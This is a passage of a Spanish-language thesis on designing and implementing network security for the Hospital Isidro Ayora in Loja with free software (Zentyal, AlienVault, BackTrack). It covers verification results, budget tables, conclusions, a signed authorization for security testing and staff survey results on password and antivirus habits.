


Ilustración 133. Tráfico generado a partir del ataque – Zentyal

El ataque realizado inunda la red con paquetes TCP utilizando direcciones IP desconocidas que se generan aleatoriamente. En el servidor AlienVault se puede observar el tráfico generado tanto por protocolo, puerto o ip para identificar el origen del ataque.




Ilustración 134. Tráfico de red Ntop-AlienVault

2.8.5. Verificación filtro de contenidos en Zentyal

El filtro de contenidos y prevención de virus proporcionado por Squid, Dansguardian y Clamav en Zentyal permitieron realizar el control de contenidos de acuerdo a las políticas establecidas para los usuarios.

Ilustración 135. Verificación de filtrado de contenidos con Proxy

2.8.6. Verificación de acceso a DMZ desde la red LAN

Se puede verificar el servicio de DNS implementado en el firewall de la red, con el dominio del sitio web del Hospital para la red LAN.




Ilustración 136. Verificación del servicio DNS

Se puede verificar el acceso al servidor web utilizando el dominio agregado al servidor DNS.

Para verificar el acceso al Servidor Web de la DMZ se utilizó un equipo de pruebas donde corre un servidor Web y se accedió desde la red externa utilizando la dirección IP pública proporcionada por el ISP.




Ilustración 137. Verficación de acceso a DMZ-Servidor Web

G. DISCUSIÓN

1. EVALUACIÓN DEL OBJETO DE INVESTIGACIÓN

El proyecto de tesis se desarrolló cumpliendo con los requisitos establecidos en cada una de sus fases, cumpliendo de esta forma los objetivos planteados.

OBJETIVO ESPECÍFICO	RESULTADO
– Determinar la situación actual de la red de datos del Hospital utilizando la Metodología abierta de testeo de seguridad OSSTMM.	– Se obtuvo la situación actual del perfil de la red de datos del Hospital.
– Realizar el análisis de vulnerabilidades de la red de datos utilizando la distribución de GNU/Linux BackTrack.	– La herramienta Backtrack y OCTAVE nos permitió obtener las vulnerabilidades en los activos críticos de la red de datos.
– Diseñar el esquema de seguridad de la red de datos del Hospital.	– El uso de la metodología SAFE permitió el diseño del esquema de seguridad de la red de datos del Hospital.
– Determinar las políticas de seguridad de la red de datos del Hospital.	– Se estableció las políticas de seguridad para la red de datos del Hospital a cargo de la Unidad de Gestión Informática.
– Implementar la seguridad perimetral y seguridad interna del esquema de seguridad lógica en la red de datos utilizando Software Libre.	– El uso de las herramientas GNU/LINUX como Zentyal y Alienvault permitieron establecer medidas de seguridad perimetral e interna para la red de datos del Hospital.

Tabla 51. Evaluación del Objeto de Transformación.

2. VALORACIÓN TÉCNICO-ECONÓMICA-AMBIENTAL

La implementación del Esquema de Seguridad para la red de datos del Hospital Isidro Ayora se ha realizado en base a los recursos proporcionados por la Institución. Las herramientas de software son gratuitas, en cuanto al hardware para la implementación ha sido financiado en su totalidad por la Institución. El financiamiento de los recursos materiales y equipos de trabajo han sido proporcionados por las Tesistas.

El proyecto se ha desarrollado con éxito ajustándose a los elementos disponibles, a continuación se detallan los recursos utilizados para la implementación del mismo.

RECURSOS HUMANOS				
Descripción		**Horas**	**V/Unitario**	**V/Total**
Tesistas	Andrea Díaz	960	3.00	2880.00
	Jhomara Luzuriaga	960	3.00	2880.00
Asesoría		25	7.00	175.00
Director de Tesis		24	0.00	0.00
			Sub-Total A:	**5935.00**
RECURSOS MATERIALES				
Descripción		**Cantidad**	**V/Unitario**	**V/Total**
Cd's		4	0.50	2.00
Flash Memory (4GB)		1	10.00	10.00
Resmas de papel		6	3.00	18.00
Cartuchos de tinta (Negro y Color)		5	6.00	30.00
Suministros de Oficina		10	0.50	5.00
Copias		300	0.02	6.00
Anillados		8	1.35	10.80
Empastados		4	8.00	32.00
			Sub-Total B:	**113.80**
RECURSOS TÉCNICOS Y TECNOLÓGICOS				
Descripción		**Cantidad**	**V/Unitario**	**V/Total**
HARDWARE				
PC Escritorio		1	500.00	500.00
Servidores	Firewall	1	1142.40	1142.40
	IDS	1	1142.40	1142.40
	WEB	1	1142.40	1142.40
Switch 3Com		2	750.40	1500.80
Tarjeta de Red		1	78.38	78,38
Portátil		2	1100.00	2200.00
Impresora		1	30.00	30.00
Cámara Digital		1	130.00	130.00
SOFTWARE				
Microsoft Office		1	220.00	220.00

Distribuciones GNU/Linux (Servidores)	Zentyal vs. 2.2	1	0.00	0.00
	Alienvault vs 3.1	1	0.00	0.00
	Backtrack vs. 5	1	0.00	0.00
Herramienta de Diseño DIA		1	0.00	0.00
Packet Tracer 4.1		1	0.00	0.00
Google Scketchup 8.0		1	0.00	0.00
COMUNICACIONES				
Internet/mes		12	18.00	216.00
			Sub-Total C:	**8302.38**

Tabla 52. Sub-Totales de Valoración Técnico Económica

RESUMEN DEL PRESUPUESTO	
Sub-Total A	5935.00
Sub-Total B	113.80
Sub-Total C	8302.38
Imprevistos (10%)	1435.12
Total:	**15.786.30**

Tabla 53. Total Valoración Técnico Económica.

H. CONCLUSIONES

- El uso de la metodología OCTAVE en conjunto con la metodología OSSTMM permitió llevar un proceso ordenado, sistemático y lógico para la búsqueda de vulnerabilidades y determinación de riesgos de los activos de la red utilizando la distribución de GNU/Linux Backtrack.
- La aplicación de las normas ISO en el diseño del esquema de seguridad físico permitió utilizar las mejores prácticas y procedimientos de seguridad para la Unidad de Gestión Informática y por ende de la Institución.
- El esquema modular que plantea la metodología SAFE de Cisco permitió cumplir con el objetivo de diseño del esquema de seguridad en base a teorías, experiencias y mejores prácticas.
- La división de la red en VLANs y aplicación de ACLs en los equipos de red evita establecer conexiones fuera del segmento de VLAN de acuerdo al perfíl de los usuarios, además permite la comunicación correcta con los servidores de la intranet, sin interrupciones.
- AlienVault como NIDS constituye un Sistema de monitorización para grandes empresas, sin embargo sus servicios han permitido complementar el esquema de seguridad con herramientas de monitoreo y detección de amenazas, con la finalidad de dar respuesta oportuna a posibles ataques.
- Se considera obligatorio el empleo de tecnologías de protección perimetral. La distribución Zentyal de GNU/LINUX proporcionó los servicios necesarios para la implementación de la seguridad perimetral de la red a través de una interfaz gráfica amigable para la administración.

I. RECOMENDACIONES

- Contemplar en la planificación anual de actividades de la Unidad de Gestión Informática, el plan estratégico proporcionado en la fase de análisis de riesgos.
- Considerar el diseño físico de seguridad, estimando su importancia ante las necesidades de los distintos departamentos de la Institución.
- Adquirir el hardware considerando el mínimo de requisitos planteados y el hardware de backup necesario e implementar la solución óptima del módulo core con el fin mejorar el rendimiento del esquema planteado.
- Monitorizar diariamente el servidor AlienVault para determinar las acciones preventivas o correctivas necesarias, actualizar el inventario de activos y programar análisis de vulnenerabilidades.
- Considerar las prácticas recomendadas para la administración de políticas en el Servidor Zentyal y monitorizar su funcionamiento en base a los registros generados por cada servicio.
- Realizar las actualizaciones de software en los Servidores de Seguridad y monitoreo cada tres meses.
- Acoger el decreto 1014 sobre el uso de software libre en las Instituciones Públicas, con el fin de evitar gastos de licencias de software propietario como Sistemas Operativos y Antivirus, y además complementar el esquema de seguridad con un proyecto de control de usuarios en un dominio local con software libre como OpenLDAP y Samba.

J. BIBLIOGRAFÍA

LIBROS

1. CHAPMAN B. y ZWICKY E., Construya Firewalls para Internet. O'Really. Edición en Español por McGraw Hill, Enero 1997.
2. IZQUIERDO Enrique, "PROYECTOS INVESTIGACIÓN CIENTÍFICA", edición primera, Septiembre 1996.
3. MCCONNELL Steve, "DESARROLLO DE PROYECTOS INFORMÁTICOS, Editorial McGraw-Hill, Junio 1996.
4. TANENBAUM, Andrew S. Computer Networks, Tercera Edición, México, Cámara Nacional de la Industria Editorial Mexicana, Agosto 2003.

RECURSOS DE INTERNET

5. Seguridad física y Lógica, Octubre 2010, Tesis, Enero 2011, http://auditoriauc20102miju02.wikispaces.com/file/view/AuditoriaSeguridadF%C3%ADsicaYL%C3%3gicaSistemasOrientadosAObjetos20102G07.pdf [Fecha de consulta: 2011-06-03]
6. RIOFRÍO Marcelo, Vulnerabilidades de las redes TCP/IP y principales mecanismos de seguridad, Diciembre 2009, PDF, http://www.cybertesis.uach.cl/tesis/uach/2009/bmfcir564v/doc/bmfcir564v.pdf [Fecha de consulta: 2011-06.10]
7. ESET, Reporte de seguridad Latinoamérica 2011, Enero 2011, http://www.eset-la.com/pdf/prensa/informe/eset-report-security-latinoamerica-2011.pdf, [Fecha de consulta: 2011-05-29]
8. Metodología SAFE. Septiembre 2010, http://www.etmk.cl/in72j/papers/safe_wp_es.pdf [Fecha de consulta: 2011-07-21]
9. HERZOG Peter V, ISECOM – Instituto para la Seguridad y las Metodologías Abiertas, OSSTMM 2.1, Copyright 2000-2003, PDF, Diciembre 2010, http://www.isecom.org/osstmm [Fecha de consulta: 2011-06-05]
10. ISO 27001, Análisis y valoración de los riesgos, PDF, Septiembre 2011, http://jmpovedar.files.wordpress.com/2011/03/mc3b3dulo-8.pdf [Fecha de consulta: 2011-06-15]
11. Normas EIA/TIA, Sistema de cableado estructurado, http://www.multimedia.mmm.com, [Fecha de consulta: 2011-07-20]

12. Definición Seguridad Informática, Mayo 2011, http://ntic.uson.mx/wikiseguridad/index.php/Seguridad_inform%C3%A1tica , [Fecha de consulta: 2011-06-01]
13. MATALOGOS Juan, Análisis de riesgos de seguridad de la información, Tesis, http://oa.upm.es/1646/1/PFC_JUAN_MANUEL_MATALOBOS_VEIGAa.pdf [Fecha de consulta: 2011-06-19]
14. ISSAF, Repositorio de documentación, Julio 2011, http://www.oissg.org [Fecha de consulta: 2011-06-05]
15. OWASP, Definición, Febrero 2010, https://www.owasp.org [Fecha de Consulta: 2011-06-05]
16. INEI (Instituto Nacional de Estadísticas e Informática), Propiedades de la Seguridad Informática, Abril 2010, www.pecert.gob.pe , [Fecha de consulta: 2011-06-03]
17. MarkusErb, Gestión de Riesgo en la Seguridad Informática, Análisis de Riesgo, http://protejete.wordpress.com/gdr_principal/analisis_riesgo [Fecha de Consulta: 2011-06-16]
18. Análisis de la plataforma OSSIM, Diciembre 2008, http://www.riunet.upv.es/bitstream/handle/10251/13179/Tesina.pdf?sequence=1 [Fecha de consulta: 2011-11-10]
19. IEEE, QoS on the MAC Level, http://www.tml.tkk.fi/Opinnot/Tik110.551/1999/papers/08IEEE802.1QosInMAC/qos.html , chap2.3, [Fecha de consulta: 2011-12-10]

K. ANEXOS

ANEXO A. CARTA DE AUTORIZACIÓN

ACTA DE COMPROMISO

PARA EL DESARROLLO DEL PROYECTO "ANÁLISIS Y DISEÑO DEL ESQUEMA DE SEGURIDAD DE LA RED DE DATOS DEL HOSPITAL ISIDRO AYORA DE LA CIUDAD DE LOJA E IMPLEMENTACIÓN DE LA SEGURIDAD LÓGICA UTILIZANDO SOFTWARE LIBRE"

Siendo el dia 26 de Mayo de 2011, suscriben el presente Jhomara Luzuriaga y Andrea Díaz, ejecutoras, Ingeniero Mario E. Cueva Jefe de la Unidad de Gestión Informática en señal de conformidad con los compromisos que ambas partes asumirán en el desarrollo del proyecto.

I. **OBJETIVO**

El objetivo del proyecto es plantear un esquema de seguridad para la red de datos del Hospital que permita el tratamiento seguro de la información y los recursos informáticos, así como implementar las seguridades lógicas: perimetral e interna facilitando de esta manera la administración de los recursos de la red.

II. **COMPROMISOS**

a. **DE LA INSTITUCIÓN**

- Facilitar el acceso a las instalaciones de la institución para la obtención y recolección de datos.
- Proveer nombres de usuario y contraseñas para el acceso a los sistemas en investigación.
- Informar al personal de la institución sobre el proyecto en mención para que proporcione la información necesaria.
- Brindar la información de la estructura organizacional y funcional de la institución.
- Permitir el acceso a los sistemas de información para el análisis de vulnerabilidades de la seguridad en los mismos.
- Permitir el acceso a los recursos de la red de datos para realizar los tests de seguridad a través de herramientas de software libre:
    - Sondeo de red.
    - Identificación de servicios de la red.
    - Revisión de Privacidad.
    - Búsqueda y Verificación de vulnerabilidades.
    - Testeo de aplicaciones de Internet.
    - Enrutamiento.
    - Testeo de control de accesos.
    - Descifrado de contraseñas.
    - Testeo de denegación de servicios.
    - Testeo de medidas de contingencia.

- Evaluación de Políticas de Seguridad.
- Verificación de redes inalámbricas.

- Permitir la revisión de los sistemas de monitoreo de las instalaciones de la institución.
- Permitir el acceso a los equipos informáticos para la realización de pruebas y posterior implementación de la seguridad perimetral e interna de la red.

b. DE LAS INVESTIGADORAS

- Mantener la confidencialidad de la información obtenida durante el desarrollo del proyecto.
- Proporcionar un Manual con las políticas de seguridad de la red de datos del Hospital.
- Implementar la seguridad perimetral e interna de la red de datos del Hospital.
- Proporcionar un informe técnico de la implementación de las seguridades en la red de datos.
- Capacitar al personal de la Unidad de Gestión Informática sobre la administración de las seguridades implementadas.
- Realizar la verificación de la red de datos en función de las seguridades implementadas.

Se firma el Acta en conformidad, Loja 26 de Mayo de 2011.

Egda. Jhomara T. Luzuriaga Carpio
CI: 1104623077

Egda. Andrea E. Díaz Chávez
C.I.: 1104335417

HOSPITAL GENERAL ISIDRO AYORA CENTRO DE COMPUTO Ing. Mario Cueva ADMINISTRADOR

Ing. Mario Enrique Cueva
JEFE DE LA UNIDAD DE GESTIÓN INFORMÁTICA
HOSPITAL ISIDRO AYORA - LOJA

ANEXO B. RESULTADOS DE LAS ENCUESTAS REALIZADAS A LOS USUARIOS DE LA RED.

PREGUNTA N° 1

¿Cuántos usuarios utilizan el computador?

1. Uno
2. Dos
3. Más

❖ **TABLA 1:**

OPCIÓN	FRECUENCIA	%
UNO	14	47
DOS	5	17
MAS	11	36
Total:	**30**	**100%**

Tabla B.1. Número de usuarios por computador.

❖ **GRÁFICO 1:**




Gráfico B.1. Número de usuarios por computador.

❖ **ANÁLISIS 1:**

Un gran porcentaje de los encuestados manifiestan que su computador es usado por más de dos personas, esto debido a los cambios de turnos de trabajo, por tanto el acceso a la información es fácilmente vulnerable por la compartición de contraseñas.

PREGUNTA N° 2

¿Hace uso de contraseña para acceder al computador?

1. Si
2. No

❖ **TABLA 2:**

OPCIÓN	FRECUENCIA	%
Si	17	56.67
No	13	43.33
Total:	**30**	**100%**

Tabla B.2. Usuarios que utilizan contraseña para el computador.

❖ **GRÁFICO 2:**




Gráfico B.2. Usuarios que utilizan contraseña para el computador

❖ **ANÁLISIS 2:**

Los usuarios desconocen la importancia del uso de contraseñas para el acceso al computador por tanto evaden el uso de las mismas.

PREGUNTA N° 3

¿El computador tiene condo un protector de pantalla?

1. Si
2. No

❖ **TABLA 3:**

OPCIÓN	FRECUENCIA	%
Si	19	63.33
No	11	36.67
Total:	**30**	**100%**

Tabla B.3. Computadores con protector de pantalla.

❖ **GRAFICO 3:**




Gráfico B.3. Computadores con protector de pantalla.

❖ **ANÁLISIS 3:**

El protector de pantalla y el uso de contraseña en el computador son de vital importancia en la seguridad de los equipos. En la entidad se permite el acceso a las instalaciones sin el debido control y en algunos casos los puestos de trabajo son abandonados por diversas razones. Se considera necesario incluir políticas del uso de los equipos de trabajo por parte de los usuarios.

PREGUNTA N° 4

¿Qué problemas se presentan con mayor frecuencia en el computador que utiliza?

A. Virus
B. Pérdida de información
C. Bloqueo del equipo
D. Fallas de hardware
E. No responde

❖ **TABLA 4:**

OPCION	FRECUENCIA	%
A	15	50
C	1	3
D	1	3
A y B	3	10
A y B y C	2	7
A y C	2	7
A y D	4	13
B y D	1	3
E	1	3
TOTAL:	**30**	**100**

Tabla B.4.1. Resultados por usuarios Problemas en los equipos

RESPUESTA	FRECUENCIA	%
A. Virus	26	86.67
B. Pérdida de información	6	20
C. Bloqueo del equipo	5	16.67
D. Fallas de hardware	6	20
E. No responde	1	3.33

Tabla B.4.2. Resultados por respuesta Problemas en los equipos

❖ **GRÁFICO 4:**




Gráfico B.4. Resultados por respuesta Problemas en los equipos.

❖ **ANÁLISIS 4:**

La mayoría de los encuestados manifiestan que el problema de seguridad de mayor incidencia en los equipos de trabajo es la presencia de virus. El Malware ingresa a los equipos por contagio de dispositivos extraíbles y acceso a internet no controlado, lo que afecta el funcionamiento de los equipos y perdida de información. Es necesario el mantenimiento preventivo programado y actualización constante del antivirus.

PREGUNTA N° 5

¿Qué nivel de conocimiento tiene sobre el manejo del computador?

1. Básico
2. Medio
3. Avanzado

❖ **TABLA 5:**

OPCIÓN	FRECUENCIA	%
Básico	9	30
Medio	18	60
Avanzado	2	6.67
No responde	1	3.33
Total:	**30**	**100%**

Tabla B.5. Nivel de conocimiento de los usuarios en el manejo de los equipos.

❖ **GRÁFICO 5:**




Gráfico B.5. Nivel de conocimiento de los usuarios en el manejo de los equipos.

❖ **ANÁLISIS 5:**

Se considera importante el conocimiento de los usuarios sobre el manejo de los equipos de cómputo, lo cual incide en la manipulación inadecuada y pérdida de

información por desconocimiento. Gran parte de los encuestados manifiestan poseer un nivel medio de conocimiento sobre el manejo del computador, sin embargo es necesario programar la capacitación del personal, tanto sobre el manejo del computador, como de normas de seguridad que se deben cumplir para evitar desastres.

PREGUNTA N° 6

¿El computador que usted utiliza posee software antivirus?

1. Si
2. No
3. No conoce

❖ **TABLA 6:**

OPCIÓN	FRECUENCIA	%
Si	23	76.67
No	5	16.67
No conoce	2	6.66
Total:	**30**	**100%**

Tabla B.6. Equipos que poseen antivirus.

❖ **GRÁFICO 6:**




Gráfico B.6. Equipos que poseen antivirus.

❖ **ANÁLISIS 6:**

La información sobre el software antivirus de los equipos de cómputo se puede conocer a través del administrador de la red, sin embargo es necesario emitir un criterio sobre el conocimiento de los usuarios del tema. Un porcentaje reducido de usuarios manifiestan que el computador no posee software antivirus, por lo que se puede concluir el desconocimiento del uso del mismo.

PREGUNTA N° 7

¿Con qué frecuencia se actualiza el antivirus del computador?

1. Una vez por semana
2. Dos o tres veces a la semana
3. Una vez al mes
4. Más de dos veces al mes
5. Eventualmente

❖ **TABLA 7:**

OPCIÓN	FRECUENCIA	%
Una vez por semana	4	13.33
Dos o tres veces a la semana	3	10
Una vez al mes	3	10
Eventualmente	18	60
No contesta	2	6.67
Total:	**30**	**100%**

Tabla B.7. Frecuencia de actualización de antivirus.

❖ **GRÁFICO 7:**

